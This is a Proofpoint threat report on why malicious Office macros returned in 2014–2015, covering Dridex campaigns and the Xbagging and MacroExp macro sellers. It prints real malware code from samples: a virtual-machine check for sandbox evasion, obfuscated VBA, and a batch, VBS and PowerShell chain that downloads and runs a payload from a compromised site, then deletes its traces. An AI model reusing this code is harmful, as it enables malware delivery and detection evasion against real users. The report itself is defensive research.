proofpoint

The Cybercrime Economics of Malicious Macros

Contents

Executive Summary

Attack techniques come and go as technology and user behaviors change and defenses adapt to new threats – and sometimes take their eye off old ones – and the return of malicious macros offers an opportunity to examine and understand the drivers behind these adaptations, an exercise that is equal parts business case and technical analysis. By combining technical analysis of malware samples with investigation on cybercriminal forums, this report exposes the economic and technical drivers behind the recent rise of malicious macros and enables cybersecurity practitioners to better defend their organizations against this and future advanced threats.

Proofpoint research into threats and underground forums finds that, from a cost perspective, malicious macros deliver the most 'bang for the buck' because they combine lower up-front and maintenance costs with higher effectiveness to create a 'killer app' for cybercriminals.

Technical analysis and threat intelligence allow us to identify the cause behind the explosive return of malicious macros as an exploit technique featuring daily in massive campaigns:

- Highly successful at evading not only traditional signature- and reputation-based defenses, but also newer behavioral sandboxes
- Able to be frequently updated easily and at low cost
- Cross-platform and "unpatchable," because it is not limited by vulnerabilities on a specific operating system or application version
- Reliance on end-user interaction leverages social engineering to bypass automated defenses
- Low up-front and maintenance costs increase return on investment (ROI)

Combined in a single solution, it is no surprise that malicious macro attachment campaigns have grown so rapidly in both size and frequency, and we can expect that they will only begin to subside when this equation changes and either their cost increases or effectiveness decreases to the point that they can no longer deliver the same ROI.

This report examines the technical and business characteristics of malicious macros to provide insights into the behavior of threat actors and other members of the cybercriminal underground through a case study in the way of technical innovation and business value can combine to create a landscaping-changing malware trend.

The return of malicious macros

Since late 2014, security researchers and organizations have witnessed massive unsolicited email campaigns bearing what at first seemed to be a "throwback" threat[1]: Microsoft Office document attachments with malicious macro code that could download malware onto the client system once the end-user clicked the "Enable Content" button. Initially fairly simple, these macros primarily spread variations of the Dridex banking Trojan and, over time, added increasingly sophisticated capabilities, many designed to thwart automated analysis and detection by increasingly ubiquitous malware sandboxes. The net result of these continued innovations is a delivery technique that combines effectiveness with simplicity and flexibility, thus making it very attractive to cybercriminals.

With initial antivirus detection rates of consistently less than five percent and the ability to easily add capabilities for evading new defensive techniques, malicious macros are obviously enjoying a renaissance. The question for security practitioners – and for cybercriminals as well – is how long this renaissance will last? In order to understand this question it is essential to look at the technical and business factors driving the return of malicious macros, and to recognize that these drivers are as much economic as they are technical. From malware developers to threat actors, cybercriminals are profit-driven businesses and, like legitimate businesses, focus their development and resources on techniques and tools that will capitalize on new market needs, create competitive differentiation, and deliver the greatest return on investment.

Attachment explosion

For much of 2013 and well into 2014, cybercriminals relied overwhelmingly on malicious URLs to deliver malware in high-volume unsolicited email campaigns. Although attachment-based attacks were always present, they most often leveraged PDF or executables inside archive file types, while campaigns featuring malicious Microsoft Office documents were relatively low in number.

This changed in the latter half of 2014, and particularly around September, as organized campaigns spreading primarily the Dridex banking Trojan adopted malicious Microsoft Word document attachments as their primary delivery vehicle.




Figure 1: Malicious messages trend: URL and document attachments, February 2014 – May 2015

Some actors employed a low number of unique attachments and others relied on a high volume of unique malicious documents. The net effect, however, was an explosive increase in the absolute and relative volume of malicious attachments compared to URLs. (Fig. 1)

Heading into mid-2015, this trend continues to accelerate: in April-May 2015, Proofpoint researchers recorded 56 different Dridex campaigns delivering, in some cases, several million email messages containing Dridex documents in a single day. A busy day might see four different Dridex campaigns simultaneously, each one using a different variety of strategies and mechanisms to spread and trick users into opening the attachments. Within these campaigns, banking Trojans (of which Dridex and Dyre are the two most prevalent examples) have the most "innovative" actors behind them, frequently inventing entirely new evasion mechanisms for each day's run, forcing protection technologies to evolve in mere minutes or be completely bypassed.

While the campaigns themselves have expanded their repertoire beyond Word documents to include other types of Microsoft Office document types – primarily Excel – and templates such as HTML and XML, malicious messages with attachments remain a prominent feature of the threat landscape.

Drivers for the return of malicious macros

The recent Dridex campaigns and the return of malicious macros offer an instructive example of the manner in which attackers adapt and evolve their techniques. Specifically, why do new attack techniques arise, and why do "old" ones return?

The most frequently offered explanation is: Because they are effective. New and resurrected techniques have the advantage of being unfamiliar not only to the latest automated defenses, but often also to security analysts.

Is there more to the phenomenon than this, however? There exists a large-scale cybercrime infrastructure with proven effectiveness against existing defenses. Why would criminals not simply leverage it?

For malware to be cost-effective, it must first and foremost be effective. The ability of malicious macros to consistently evade defenses and entice end-users to click is a critical aspect of their success and attractiveness to threat actors. The main contributors to the effectiveness of malicious macro exploits are:

- Ability to evade both signature-based and behavioral defenses
- Ease of tricking end-users into enabling the malicious content in the document
- Cheap and easy to create new versions to stay ahead of detection techniques
- They do not exploit vulnerabilities that can be patched; instead, the propensity of end-users to click *is* the vulnerability

The ability to evade signature- and reputation-based defenses is a cornerstone of modern threats. Despite their shortcomings, however, these defenses are nonetheless adept at rapidly updating and adapting to new samples and patterns. As a result, malicious macros demonstrate regular updates to evasion of signature-based defenses, including:

- Obfuscation: Itself not a new technique, developers are nonetheless continuously varying the malware code in order to avoid static signature detection; for example, through 1) string and character replacement, 2) adding unused or dead code, and 3) replacing variable and function names with difficult-to-read strings.
- Storing parts of code on websites, then downloading and executing them: While this approach adds complexity, it also can reduce the amount of code that a static parser could compare against a signature. Proofpoint has observed malicious document code stored on Pastebin (Dridex 120, May 19) as well as random compromised web sites (Dridex 200, April 30).
- Using a wider range of attachment file types: These campaigns began with Microsoft Word documents, but Proofpoint and other researchers have since observed other Microsoft Office document types, as well as markup language and even Windows Help file (CHM) formats.

More importantly, as the use of automated malware sandboxing becomes more ubiquitous, attackers are also evolving and adapting as well to incorporate attack techniques designed to thwart this new line of defense. Malicious macro developers are adding capabilities to detect and evade the malware sandboxes that are increasingly present as part of organizations' cyberthreat defenses. In March 2015, for example, Proofpoint analysts observed[ii] a macro that included – for what appeared to be the first time reported – checks for tools and environments commonly employed as part of an automated malware sandbox.

In this example, if the recipient of the unsolicited email opens the XLS attachment and clicks "Enable Content," a malicious macro will execute a series of functions and attempt to check for:

1. The presence of "sandboxie" analysis software by looking to see if a DLL the software ships with is present on the system
2. The presence of the "Anubis" analysis environment by checking the following:
   - » The serial # of the hard drive
   - » The productID of the Windows OS
   - » The name of the executable ("sample.exe")
   - » The username of the current user ("USER")
3. Whether the client operating system is running inside a popular virtual machine software (VMWare, VirtualBox, VirtualPC) by checking the hardware label of the first hard drive (Fig. 2)

```
Public Function IsVirtualPCPresent() As Long
Dim lhKey As Long
Dim sBuffer As String
Dim lLen As Long
If RegOpenKeyEx(&H80000002, "SYSTEM\ControlSet001\Services\Disk\Enum", _
0, &H20019, lhKey) = 0 Then
sBuffer = Space$(255): lLen = 255
If RegQueryValueEx(lhKey, "0", 0, 1, ByVal sBuffer, lLen) = 0 Then
sBuffer = UCase(Left$(sBuffer, lLen - 1))
Select Case True
Case sBuffer Like "*VIRTUAL*": IsVirtualPCPresent = 1
Case sBuffer Like "*VMWARE*": IsVirtualPCPresent = 2
Case sBuffer Like "*VBOX*": IsVirtualPCPresent = 3
If IsVirtualPCPresent = 1 Or 2 Or 3 Then End
End Select
End If
Call RegCloseKey(lhKey)
End If
End Function
```

Figure 2: Malicious macro function to check for virtualization environment

4. If it doesn't detect these, it downloads Dridex malware with a botnet ID of #120

Developers continue to add features designed to thwart detection in behavioral sandboxes, from different encoding formats such as the recent MIME-formatting technique[iii] to use of a 'run-on-close' macro function in the malicious document[iv].

Evasion of basic and advanced detection techniques is only one ingredient in the success of malicious macros. Flexibility and effectiveness at tricking end-users are also vital, and the best way to understand how they accomplish this is to examine the work of some leading malicious macro developers.

Macro marketplace: The actors

Proofpoint observes dozens of new or modified malicious macros daily. While there are many custom or one-off macros, we have observed at least four to five established sellers who regularly market their services to multiple actors. The following sections of this report will examine the two most prevalent sellers (based on detections in Proofpoint data) in order to understand how their business drivers translate into technical decisions.

Both sellers are relatively new, with accounts registered in 2014. Both are also fairly technical: that is, they have the ability to:

- » Write custom code and scripts at client request
- » React to news and modify their macro code; for example, if a security vendor releases an article about their macro
- » Absorb and integrate new techniques into their product; for example, incorporating CHM files (the Windows Help file) into their product and other innovations
- » Develop tools for a a wide range of Windows technologies and interfaces, such as Powershell, VBScript, command line, and others

These capabilities are a response to a rise in demand for techniques to improve the technical and cost-effectiveness of malware campaigns. While these actors are not unique in possessing these skills, they are innovative in their choice to apply them to a relatively underserved technology and market need.

Xbagging Office Exploit

The Xbagging (aka Bartallex[v]) Office Exploit service first appeared in October 2014, offering Microsoft Word downloader macros (that is, the macro pulls in malware from a remote server) as well as generation of documents with built-in executables for a price of $175 per week. This seller does not give away scripts or builders to clients, and performs additional customization for an added fee, as demonstrated by comments about creating for a buyer a macro-randomization script that can generate thousands of unique documents. In addition, this seller commented on the availability of an expensive Microsoft Word DOC exploit that is undetectable by host IPS (HIPS), UAC, and malware sandboxes.

Features and services available from Xbagging include:

- Removal or appearance of text in the malicious document after the Enable Content button is clicked
- Macro randomization script to generate thousands of unique documents
- Two methods of loading the malware payload
- In February 2015, added a statistics feature in which the macro connects to a public picture hosting service that shows the number of image views. This tracking feature provides visibility into the number of macros that were executed and led to the download of the malware payload and functions as a rough estimation of success rate.

Figure 3: Forum advertisement for Xbagging

Proofpoint analysis has identified a number of malware that appear to be delivered using Xbagging's macro services, based on service descriptions and macros captured in the wild.

Tordal/Vawtrack
https://www.virustotal.com/en/file/6e8aad59208f940b3702be2e7d8640c391b400aae15f19baaac8f58631e05e65/analysis/

Dridex 325
https://www.virustotal.com/en/file/ac1f465add873fd50141c2f2c4126dbc53dc873db1e32be7a7981f7638f446e8/analysis/

Shiz
https://www.virustotal.com/en/file/223913a33016e4504c4c77d2ad1b9b6b514cb1e601be14563351ccb4163e9926/analysis/

To deliver these and other malware, the Xbagging macro service offers several malicious Word document templates, all optimized to entice the greatest number of recipients to click on the Enable Content button and activate the embedded macro code. Some examples of templates available from Xbagging include:




Figure 4: Malicious Word document with fake text that can be "read" by clicking the Enable Content button




Figure 5: Malicious Word document with instructions to the end-user




Figure 6: Malicious Word document showing language localization options

This seller's macro is typically built into a Microsoft Word 97–2003 document with a .doc extension and a descriptive filename; for example, "wire money transfer full details c671570356.doc". The compressed and password-protected macro is located inside the internal ThisDocument object, and the VBA code itself is obfuscated with variable substitutions, string concatenations, and dead code.

```
Sub h()

    BART2 = "" & "a" + Chr(100) & "o" & "b" & "e" + "ac" & "d-up" + "date" & ""
     JISKKK = "" & "" & "a" + Chr(100) + "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
     VBT2 = ""
     VBT2 = "" & JISKKK & ""
     VBTXP2 = "" & "a" & Chr(100) & "o" & "be" + "ac" & "d-u" + "pd" + "atex" + "p" & ""
   PST2 = VBT2
   HUEFQ = "" + Module2.Plain("" & "us" & "er" + Chr(110) & "a" + Chr(109) + Chr(101) & "")
   PST1 = "" + PST2 + "." + Chr(Asc("p")) + Chr(100 + 15) + "1" + ""
   VBT1 = "" + VBT2 + "." + Chr(118) + "b" + Chr(Asc("s")) + ""
        JJJJJJJJJJJJJIOWQJDOQWIHDUIQWTYTYDQWYGG = "jgh 12jh3ggh121hgj3gh12jghj123g21jkh 3" +
   "h j23hgjk23gh4gkg234jh23jhg13k  23jk 41hgj4g 2jh4g23jh 4jh32g  ghj23g 4jh23g4jh23g4jh324 " + _
   "hj2hkhj12jh2 h12hjkjk jk12hj312kj12hjk12jh12 3hk123hj12kjk12 hk312hv j12v b12v 312v"
   VBTXP = VBTXP2 + "." + Chr(Asc("v")) + Chr(Asc("b")) + "s" + ""
   STT = "" + "44" + "4." + "pn" + "g" + ""
```

Figure 7: Snippet of obfuscated VBA code

On Windows 7 and above, Xbagging uses Powershell to execute the infection process. Three files – adobeacd-update.bat, adobeacd-update.vbs, adobeacd-update.ps1 (Fig. 8) – are created in the C:\Users\Anyone\AppData\Local\Temp folder. The batch file simply runs the VBS file using cscript.exe. The VBS file in turn executes the PS1 file using powershell.exe. The PS1 file contains Powershell commands that download the malware payload as file 444.exe, download the statistics image, launch the malware, and clean up all the infection files. It is worth pointing out the ping instructions within the routine (e.g. "ping 1.3.1.2 -n 2"): this is a hack that functions as a sleep command (which does not seem to work in batch files) in order to wait for previous commands to complete. (Fig. 9)




Figure 8: Files created on Windows 7

```
@echo off
ping 1.1.2.2 -n 2
chcp 1251
:asdqwqdw
set Gds1="."
set Gds2="v"
set Gds3="bs"
set Gds4="c:\Users\Anyone\AppData\Local\Temp\adobeacd-update"
cscript.exe %Gds4%%Gds1%%Gds2%%Gds3%
exit
```

Figure 9: On Windows 7, the batch file runs the VBS file

```
Dim dff
dff = 60
currentDirectory = left(WScript.ScriptFullName,(Len(WScript.ScriptFullName))-(len(
WScript.ScriptName)))
Set objFSO=CreateObject(""&"S"&"cripting.FileSystemObject"&"")
currentFile = "C:\Users\Anyone\AppData\Local\Temp\adobeacd-update"&"."&"p"&"s1"
Set objShell = CreateObject("Wscript.shell")
objShell.Run ""+"powerS"+""+""+"hell.exe -noexit -ExecutionPolicy bypass -noprofile -file " &
currentFile,0,true
```

Figure 10: On Windows 7, the VBS file runs the PS1 file

```
$down = New-Object System.Net.WebClient;
$stat = 'http://savepic.su/5233002.png';
$ggtt  = 'http://www.asivamosensalud.org/images/log.jpg';
$file = 'c:\Users\Anyone\AppData\Local\Temp\444.exe';
$statfile = 'c:\Users\Anyone\AppData\Local\Temp\444.jpg';
$down.headers['User-Agent'] = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10)
AppleWebKit/600.1.25 (KHTML, like Gecko) Version/8.0 Safari/600.1.25'+'';
$down.DownloadFile($ggtt,$file);
$down.DownloadFile($stat,$statfile);
$ScriptDir = $MyInvocation.ScriptName;
$noneFilePath = 'c:\Users\Anyone\AppData\Local\Temp\444.exe';
$vbsFilePath = 'c:\Users\Anyone\AppData\Local\Temp\adobeacd-update'+'.'+'v'+'bs'+'';
$statFilePath = 'c:\Users\Anyone\AppData\Local\Temp\444'+'.'+'j'+'pg';
$btFilePath = 'c:\Users\Anyone\AppData\Local\Temp\adobeacd-update'+'.'+'b'+'at';
$psFilePath = 'c:\Users\Anyone\AppData\Local\Temp\adobeacd-update'+'.'+'p'+'s1';
Start-Sleep -s 15;
cmd.exe /c  'c:\Users\Anyone\AppData\Local\Temp\444.exe';
$file1 = gci $vbsFilePath -Force
$file2 = gci $btFilePath -Force
$file3 = gci $psFilePath -Force
If (Test-Path $vbsFilePath){ Remove-Item $vbsFilePath }
If (Test-Path $btFilePath){ Remove-Item $btFilePath }
If (Test-Path $statFilePath){ Remove-Item $statFilePath }
$jsdhyfueh2hds = 'asdqhyq23d jashdhsaqdhasghdhqas';
If (Test-Path $noneFilePath){ Remove-Item $noneFilePath }
Remove-Item $MyINvocation.InvocationName
```

Figure 11: On Windows 7, the PS1 file carries out the rest of the infection

The statistics image mentioned above is related to a tracking technique that we have observed this and other malicious macro writers using. Introduced in February 2015, the macro's statistics features operates by downloading a specific picture from a public picture-hosting service savepic[.](su|ru|net|org| etc.) and makes it possible to view statistics on how many times the image was downloaded. This simple technique gives the macro developer and threat actor a cost-effective way to view how frequently the macro was executed and thus measure the effectiveness of the campaigns. For improved visibility, there are in fact two image URLs embedded in each macro: STAA and STAB. STAA is used for older operating systems such as Windows XP, while STAB is used for modern Windows operating systems such as Windows 7. (Fig. 12)

```
Set objWMIService = GetObject _
("winmgmts:{impersonationLevel=impersonate}!\\" & ".\root\cimv2")
Set colOperatingSystems = objWMIService.ExecQuery("Select * from W" + "in3" + "2_Op" + "eratin" + "g3" + "ystem")
For Each objOperatingSystem In colOperatingSystems
    winverstr = objOperatingSystem.Version
Next

winver = Val(winverstr)
WaitFor (1)
jskw = winver

URLLSK = "www.asivamosensalud.org/images/log"
STAA = "savepic.su/5230122"
STAB = "savepic.su/5233002"
```

Figure 12: Statistics URLs STAA, and STAB and the payload URL URLLSK

Forensic analysis of the macro payloads enables one to extract the "savepic[.]ru" tracking URL. Each campaign usually appends its own unique image filename to this domain; for example, hxxp://savepic[.]ru/7030568.png was observed in a recent campaign.

Adding the letter 'm' to the image ID number (that is, the filename) and replacing "png" with "htm" yields the statistics page for that particular image:

Before: hxxp://savepic[.]ru/7030568.png

After: hxxp://savepic[.]ru/7030568m.htm

The resulting page shows a number of statistics, one of which is the number of views that image has had, which in this case represents the number of payload downloads. (Fig. 13)




Figure 13: Image-hosting service showing that a Google logo image was downloaded 1,828 times by the macro.

Web marketers will immediate recognize the approach, which calls to mind "web bugs" such as 1x1 pixel tracking images and other attribution tools.[vi] The use by malware developers highlights the extent to which technical choices are driven by business metrics that go beyond simply testing whether or not a piece of malware can avoid AV detection. Recent observations of success statistics measured with a new, two-image approach (see inset) reveal that malware payloads in these campaigns enjoy a rate of 70-80 percent successful installs from downloads.

The Xbagging macro service also offers the ability for the malware to hide the original text displayed to the user – such as "encoded text" or instructions – once the infection process is completed, and replace it with seemingly corrected readable text. This gives the user some positive feedback that they performed the correct action by enabling the macro content and thus reduces the risk of alerting the end-user that their computer has been infected. In the code, the original content is located between <select></select> tags, while the content replacing it is located between <inbox></inbox> tags at the end of the document. The tags and replacement text are simply hidden by changing the font color of their text to white.

Innovating for business intelligence

As noted above, Proofpoint researchers have observed a success tracking feature in use by the Xbagging macro service since at least February 2015. In May 2015, a notable change was observed in the statistics feature, albeit in a sample that could not be directly traced to the Xbagging service: instead of loading a single tracking image, the macro loads two images, one when the payload is downloaded, and a second, different image once it has been able to verify that the infection process is complete. For example, in one campaign the macro downloads a picture of a well-known political figure upon download of the malware payload. (Fig. A)




Figure A: Image-tracking page for payload downloads

The malware monitors the victim computer's process listing until it confirms that the payload is successfully installed and running, then downloads a second image. (Fig. B)

Figure B: Image-tracking page for payloads running

In this example, the image-tracking statistics show that the malware payload was downloaded to victim computers 661 times, and that the payload was then successfully detected running (and thus causing the download of the second tracking image) 501 times. The value of the first image download figure is always greater than the second one, and the delta provides an insightful metric on the effectiveness of the malware payload against host-based protection systems and other obstacles to execution.

Although the second tracking image download increases risk for the malware developer and threat actor by creating another opportunity to detect the presence of the infection on the targeted organization's network, it also enables the malware developer to demonstrate a success rate of 75% for this campaign, a valuable benefit for both the developer and their customer (that is, the threat actor launching the campaign). Not only does this constitute vital threat intelligence for security researchers and practitioners; it is also essential business intelligence for threat actors who are evaluating the success of their campaigns, and for malicious macro developers who are eager to demonstrate the ROI of their campaigns and drive future business.

MacroExp v 1.0.5

The MacroExp seller started selling in August, 2014, for $1,000 USD and boasts of having over 20 clients. This seller offers only the option of building the executable into the malicious document; that is, no downloader option is available. The executable payload is encoded, placed into the body of the document (with the readable part presented to the user), and hidden by setting the font color of the text to white.




Figure 14: Forum advertisement for MacroExp

Like Xbagging, MacroExp offers a range of services and features, including:

- Each sample can be made unique through macro structure metamorphism and polymorphism of names, functions, and constants
- Provide a PHP builder and a How–To guide to clients that allows them to generate their own malicious document
- Options to bypass most client–side defenses by running the file from memory, without dropping it to disk
- A selection of social engineering templates to help entice users to click the "Enable Content" button

Proofpoint analysis has identified at least one malware that appears to be delivered using MacroExp's malicious macro services, based on service descriptions and macros captured in the wild.

Zeus VM
https://www.virustotal.com/en/file/3c889b770eff436aebd391bced342d4296db4314f2b07810adeffcc86bba3246/analysis/

MacroExp appears to offer buyers template options that are similar to those available from Xbagging, although the difference in payload delivery (that is, embedded in the document rather than pulled down by a downloader) will dictate some differences in the range of templates that they can offer. (Fig. 15)

